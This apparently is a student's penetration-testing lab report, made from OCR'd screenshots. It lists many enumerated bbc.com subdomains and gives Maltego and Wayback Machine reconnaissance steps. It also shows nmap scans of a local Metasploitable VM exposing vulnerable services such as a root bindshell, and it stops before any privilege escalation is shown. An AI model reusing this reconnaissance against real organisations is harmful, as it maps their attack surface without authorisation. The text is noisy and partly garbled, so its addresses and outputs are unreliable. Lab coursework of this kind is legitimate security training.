File Edit View VM Tabs Help ||| Type here t... Sep 15 15:00
Library KALI Metasploitable2-Linux X
Type here t... Sep 15 15:00
My Computer KALI Metasploitable
ivote.id.int.api.bbc.com
federated-id.live.api.bbc.com
moderateduser.api.bbc.com
moderation.api.bbc.com
mrkt.api.bbc.com
news-switcher-proxy-uk.api.bbc.com
news-switcher.com
edito.api.bbc.com
inbox-fetcher.notifications.api.bbc.com
preferences.notifications.api.bbc.com
registrar.notifications.api.bbc.com
notifications-inbox-fetcher.api.bbc.com
previews.api.bbc.com
programmatic.api.bbc.com
prospect.api.bbc.com
ratings.api.bbc.com
reportugc.api.bbc.com
demo.see.api.bbc.com
segmentation.api.bbc.com
all.api.bbc.com
sport-predictor.api.bbc.com
ssc.api.bbc.com
access.stage.api.bbc.com
accountdata.stage.api.bbc.com
activity.stage.api.bbc.com
heartbeat.activity.stage.api.bbc.com
nsi.activity.stage.api.bbc.com
audio.stage.api.bbc.com
bag.stage.api.bbc.com
bbc-activity-gateway.stage.api.bbc.com
middleware.attrition-stage.api.bbc.com
campus-attrition-gateway-stage.api.bbc.com
comments.stage.api.bbc.com
consent.stage.api.bbc.com
ui.developer-portal.stage.api.bbc.com
discussions.stage.api.bbc.com
federated-id.stage.api.bbc.com
gettoken-stage.api.bbc.com
account.id.stage.api.bbc.com
profile.id.stage.api.bbc.com
session.id.stage.api.bbc.com
idcra-origin.stage.api.bbc.com
user-service.stage.api.bbc.com
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



```
KALI - VMware Workstation
File Edit View VM Tabs Help ||| < > X
library x Home x KALI x Metasploitable2-Linux x
Type here t...
My Computer
KALI
Metasploitable
s.id.test.api.out.com
spc.test.api.bbc.com
syndication-gateway.test.api.bbc.com
user.test.api.bbc.com
xproxy.test.api.bbc.com
user.api.bbc.com
xproxy.api.bbc.com
as.bbc.com
astest.bbc.com
autodiscover.bbc.com
image.bbcearth.bbc.com
image.bbcsportfood.bbc.com
pages.bbcsportfood.bbc.com
image.bbctechy.bbc.com
cameras.bbc.com
dev.bbc.com
dialin.dev.bbc.com
lyncdiscover.dev.bbc.com
met.dev.bbc.com
r1.dev.bbc.com
r2.dev.bbc.com
r3.dev.bbc.com
sip.dev.bbc.com
wac.dev.bbc.com
webconf.dev.bbc.com
dialin.bbc.com
discoverreceiver.bbc.com
click.email.bbc.com
cloud.email.bbc.com
image.email.bbc.com
pages.email.bbc.com
view.email.bbc.com
image.emails.bbc.com
pages.emails.bbc.com
emp.bbc.com
image.events.bbc.com
external.bbc.com
image.external.bbc.com
cf-specialfeatures.external.bbc.com
h-specialfeatures.external.bbc.com
gb-teams-sbc1.bbc.com
Sep 15 15:03
tomiwa@kali: ~
direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:03 PM
```

```
KALI - VMware Workstation
File Edit View VM Tabs Help ||| < > X
library x Home x KALI x Metasploitable2-Linux x
Type here t...
My Computer
KALI
Metasploitable
h-specialfeatures.external.bbc.com
gb-teams-sbc1.bbc.com
gb-teams-sbc2.bbc.com
gb-teams-sbc3.bbc.com
gb-teams-sbc4.bbc.com
hybrid.bbc.com
hybridplayer.bbc.com
int.bbc.com
m.int.bbc.com
account.int.bbc.com
m.int.bbc.com
session.int.bbc.com
api.int.bbc.com
secureplayer.bbc.com
live.bbc.com
emp.live.bbc.com
emp.live.bbc.com
ssl.live.bbc.com
lyncplayer.bbc.com
ab.bbc.com
meet.bbc.com
player.bbc.com
api.player.bbc.com
api-preprod.player.bbc.com
imageplayer-preprod.player.bbc.com
program.player.bbc.com
r1.bbc.com
r2.bbc.com
r3.bbc.com
r4.bbc.com
r5.bbc.com
r7.bbc.com
r8.bbc.com
session.bbc.com
shop.bbc.com
ca.shop.bbc.com
dav.shop.bbc.com
email.shop.bbc.com
ust.shop.bbc.com
us.shop.bbc.com
sip.bbc.com
Sep 15 15:04
tomiwa@kali: ~
direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:04 PM
```

```
KALI - VMware Workstation
File Edit View VM Tabs Help ||| Library Metasploitable2-Linux
Type here t...
Home Apps Places
Sep 15 15:05
tomiwa@kali: ~
My Computer
KALI
Metasploitable
www.stage.bbc.com
us.stage.bbc.com
sl1.bbc.com
smpl.bbc.com
ssa.bbc.com
ssl.bbc.com
staff.bbc.com
continuity.staff.bbc.com
int.staff.bbc.com
continuity.int.staff.bbc.com
sandbox.staff.bbc.com
stage.staff.bbc.com
continuity.stage.staff.bbc.com
test.staff.bbc.com
continuity.test.staff.bbc.com
stage.bbc.com
www.stage.bbc.com
account.stage.bbc.com
emp.stage.bbc.com
posters.stage.bbc.com
m.stage.bbc.com
session.stage.bbc.com
smpl.stage.bbc.com
ssl.stage.bbc.com
tv.stage.bbc.com
www.stage.bbc.com
store.bbc.com
posters.seachange.ams.store.bbc.com
posters-preprod.seachange.ams.store.bbc.com
amsposters.store.bbc.com
amsposters-dev.store.bbc.com
amsposters-perf.store.bbc.com
amsposters-preprod.store.bbc.com
amsposters-test.store.bbc.com
staging-bbcgoodfood.bl.store.bbc.com
www-bbcgoodfood.bl.store.bbc.com
cms.store.bbc.com
help.store.bbc.com
perf.store.bbc.com
posters.store.bbc.com
posters-dev.store.bbc.com
posters-perf.store.bbc.com
direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:05 PM
```

```
KALI - VMware Workstation
File Edit View VM Tabs Help ||| Library Metasploitable2-Linux
Type here t...
Home Apps Places
Sep 15 15:05
tomiwa@kali: ~
My Computer
KALI
Metasploitable
posters.store.bbc.com
posters-dev.store.bbc.com
posters-perf.store.bbc.com
posters-preprod.store.bbc.com
posters-test.store.bbc.com
preprod.store.bbc.com
test.store.bbc.com
web-store.bbc.com
web-web-dev.store.bbc.com
css.web-dev.store.bbc.com
web-feature1.store.bbc.com
web-feature2.store.bbc.com
web-feature3.store.bbc.com
web-feature4.store.bbc.com
web-feature5.store.bbc.com
web-perf.store.bbc.com
web-pref.store.bbc.com
web-preprod.store.bbc.com
web-test.store.bbc.com
cms.web-test.store.bbc.com
iac.store.bbc.com
test.store.bbc.com
www.test.bbc.com
account.test.bbc.com
emp.test.bbc.com
secure.iplayer.test.bbc.com
m.test.bbc.com
session.test.bbc.com
smg.test.bbc.com
ssl.test.bbc.com
tobybox.test.tools.bbc.com
tobybox.tools.bbc.com
imgtopgear.bbc.com
ts.bbc.com
ust-tac.bbc.com
wac.bbc.com
webconf.bbc.com
webmail.bbc.com
wsites.bbc.com
wspace.bbc.com
wppartners.bbc.com
(tomiwa@kali) -[~]
direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:05 PM
```

## 2.2 Using Maltego

Step 1: installed malego

Step 2: run maltego on kali

Step 3: select the CE free version

Step 4: Register and login

Step 5: click API free keys

Step 6: go to transform hub and download host io, virustotal and url scan and then write down their API key after which you will register and a token will be sent to you

Step 7: Go to the terminal and type maltego

Step 8: go to the transform hub on maltego, locate home and click on it

Step 9: You will see entity palette and input domain


Step 10: you will see two domains, then click and drag on the one that has a DNS name and drag it to the new graph

Step 11: After, double-clck to change the name of the maltego.com to bbc.com

Step 12: Inside the entity palette, type domain.

Step 13: beside the DNS dragged, right click on it to see transforms downloaded. Play it and where they require API key, input them. To be done one after the other.





### QUESTION 3.


Q3. Explain what the Wayback Machine is and how it functions. Describe the process of retrieving sensitive data from the Wayback Machine. Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine.

The Wayback Machine is a tool for discovering and exploring the history of the web. It's a time machine of sorts that allows you to travel back in time to view webpages from years ago. The Wayback Machine is a digital archive of the World Wide Web that was created by the Internet Archive. It contains millions of websites and webpages that have been archived since 1996, providing users with access to a wealth of information from the past. The Wayback Machine works by taking snapshots of webpages over time, allowing users to explore the evolution of a website or webpage. It allows users to:


1. View webpages as they existed at the time the snapshot was taken.
2. Compare different versions of a website.
3. Uncover forgotten pages.
4. Restore lost or deleted websites.
5. Bypass internet censorship.


To retrieve sensitive data from the wayback:

1. Visit the Wayback Machine at <https://archive.org/web>.
2. I typed the web address bbc.com in the search field then clicked the **search** button. It will list how many times your site was saved over a time period. The bbc.com site was saved *320,343 times between December 2, 1998 and September 2, 2024.*



3. I also saw a timeline and a calendar. I Clicked the **year 2010** to view what dates the site was archived.
4. I Clicked the **date** on the calendar to view a snapshot of what was saved on March 1, 2010 and August 23, 2010.





## QUESTION 4.

Q4. Establish a connection to a local area network (LAN) via Wi-Fi. Utilize the NMAP tool to determine the number of devices currently connected to the LAN. Please include the specific command you used for this task and provide a screenshot of your terminal showing the results.

Commands used:

1. Ping -c 10 192.168.29.131

2. nmap -sV 192.168.29.131/24

The screenshot shows a Kali Linux desktop environment with several open windows. In the foreground, a terminal window titled 'Metasploitable2-Linux' displays Nmap scan results for two hosts: 192.168.29.131 and 192.168.29.133. The output shows various open ports and services, including Microsoft Windows RPC, VMware Authentication Daemon, and Apache HTTPD. Other windows visible include a file browser ('File Manager'), a system tray, and a background window for 'Business & Money'.

File Edit View VM Tabs Help ||| Type here t... Library Metasploitable-2-Linux x KALI x Apps Places Sep 2 21:04 tomiwa@kali: ~

21/tcp open ftp vsftpd 2.3.4  
22/tcp open ssh OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd  
53/tcp open domain ISC BIND 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp open rpcbind 2 (RPC #100000)  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp open exec netkit-rsh reexec  
513/tcp open login OpenBSD or Solaris rlogind  
514/tcp open tcprwapped  
109/tcp open java-rmi GNU Classpath gmrregistry  
1524/tcp open bindshell Metasploitable root shell  
2000/tcp open mrtg 2-4 (http://www.mrtg.org)  
2111/tcp open pptp ProFTPD 1.3.1  
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5  
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp open vnc VNC (protocol 3.3)  
6000/tcp open X11 (access denied)  
6667/tcp open irc Unnamed IRC  
8009/tcp open ajp13 Apache JMeter (Protocol v1.3)  
8180/tcp open http Apache Tomcat/Coyote JSP Engine 1.1  
MAC Address: 00:0C:29:93:94:0A (VMware)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.29.254 (for victim in a  
Host is up (0.00029s latency).  
All 1000 scanned ports on 192.168.29.254 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response) conception, 28 Feb  
MAC Address: 00:0C:29:93:94:0A (VMware)

Nmap scan report for 192.168.29.128  
Host is up (0.00032s latency).  
All 1000 scanned ports on 192.168.29.128 are in ignored states. No  
Not shown: 1000 closed tcp ports (reset)


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 19.20 seconds

(tomiwa@kali)~[~]

## QUESTION 5.


Q5. Perform privilege escalation on the Metasploitable machine and provide a detailed description of the process you used to achieve this. Explain how you gained elevated privileges.

Step 1: First, I checked the configuration of the source (Kali Linux Machine) and the configuration of the target machine (metasploitable) by running the command `ifconfig` on both machines. As we can see they are both on the same subnet, Our Kali Linux IP address is “198.168.29.128” and our metasploitable IP address is “192.168.29.128




The screenshot shows a Kali Linux desktop interface with a terminal window open. The terminal window title is "Metasploitable" and the tab title is "KALI". The terminal content displays the output of the `ifconfig` command. The output shows two network interfaces: `eth0` and `lo`. `eth0` is connected to the "Metasploitable" host and has an IP address of 192.168.29.128. `lo` is the loopback interface with an IP address of 127.0.0.1. The terminal prompt is `(tomiwa㉿kali)-[~]`.

```
brary Type here ... Metasploitable KALI
File Edit View VM Tabs Help Sep 7 10:12
My Computer
Other 64-bit
Metasploitable
KALI
(tomiwa㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.128 netmask 255.255.255.0 broadcast 192.168.29.255
      inet6 fe80::4c2b:9ff%eth0 brd fe80.168.29.255 scopeid 0x20<link>
          ether 08:00:2b:9c:00:00 txqueuelen 1000 (Ethernet)
              RX packets 1179 bytes 1462778 (1.4 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 268 bytes 22817 (22.2 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              device interrupt 18 memory 0xfca20000-0fea4000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
              RX packets 7790 bytes 467548 (456.5 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 7790 bytes 467548 (456.5 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(tomiwa㉿kali)-[~]
```



The access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
nsfadmin@metasploitable:~\$ ifconfig  
eth0 Link encap:Ethernet HWaddr 00:0c:29:93:94:9e  
 inet addr: 00:0c:29:93:94:9e Bcast:192.168.29.255 Mask:255.255.255.0  
 inet6 addr: fe80::2c29:93ff:fe93:949e/64 Scope:Link  
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
 RX packets:33 errors:0 dropped:0 overruns:0 frame:0  
 TX packets:65 errors:0 dropped:0 overruns:0 carrier:0  
 collisions:0 txqueuelen:1000  
 RX bytes:3271 (3.1 KB) TX bytes:6725 (6.5 KB)  
 Interrupt:17 Base address:0x2000  
  
lo Link encap:Local Loopback  
 inet addr:127.0.0.1 Mask:255.0.0.0  
 inet6 addr: ::1/128 Scope:Host  
 UP LOOPBACK RUNNING MTU:16384 Metric:1  
 RX packets:101 errors:0 dropped:0 overruns:0 frame:0  
 TX packets:101 errors:0 dropped:0 overruns:0 carrier:0  
 collisions:0 txqueuelen:0  
 RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)  
nsfadmin@metasploitable:~\$ \_

Step 2: The first thing we would do is perform a nmap to find out what are the network services running on our Metasploitable machine with the command `nmap -sV 192.168.29.131`. In the Picture below we can see the list of network services available and accessible.



Metasploitable2-Linux    Kali    My Computer

Sep 3 21:24

tomiwa@kali:~

```
(tomiwa㉿kali)-[~]
└─$ ping -c 10 192.168.29.131
PING 192.168.29.131 (192.168.29.131) 56(84) bytes of data.
64 bytes from 192.168.29.131: icmp_seq=1 ttl=64 time=0.824 ms
64 bytes from 192.168.29.131: icmp_seq=2 ttl=64 time=0.715 ms
64 bytes from 192.168.29.131: icmp_seq=3 ttl=64 time=0.779 ms
64 bytes from 192.168.29.131: icmp_seq=4 ttl=64 time=0.778 ms
64 bytes from 192.168.29.131: icmp_seq=5 ttl=64 time=0.722 ms
64 bytes from 192.168.29.131: icmp_seq=6 ttl=64 time=0.900 ms
64 bytes from 192.168.29.131: icmp_seq=7 ttl=64 time=0.727 ms
64 bytes from 192.168.29.131: icmp_seq=8 ttl=64 time=0.468 ms
64 bytes from 192.168.29.131: icmp_seq=9 ttl=64 time=0.771 ms
64 bytes from 192.168.29.131: icmp_seq=10 ttl=64 time=0.874 ms
64 bytes from 192.168.29.131: icmp_seq=11 ttl=64 time=1.79 ms

--- 192.168.29.131 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9022ms
rtt min/avg/max/mdev = 0.468/0.884/1.793/0.332 ms

(tomiwa㉿kali)-[~]
└─$ nmap -sV 192.168.29.131
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-03 20:24 WAT
Nmap scan report for 192.168.29.131
Host is up (0.000000s latency).
All Nmap scans took 0.000000s.
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain  ISC BIND 9.4.2
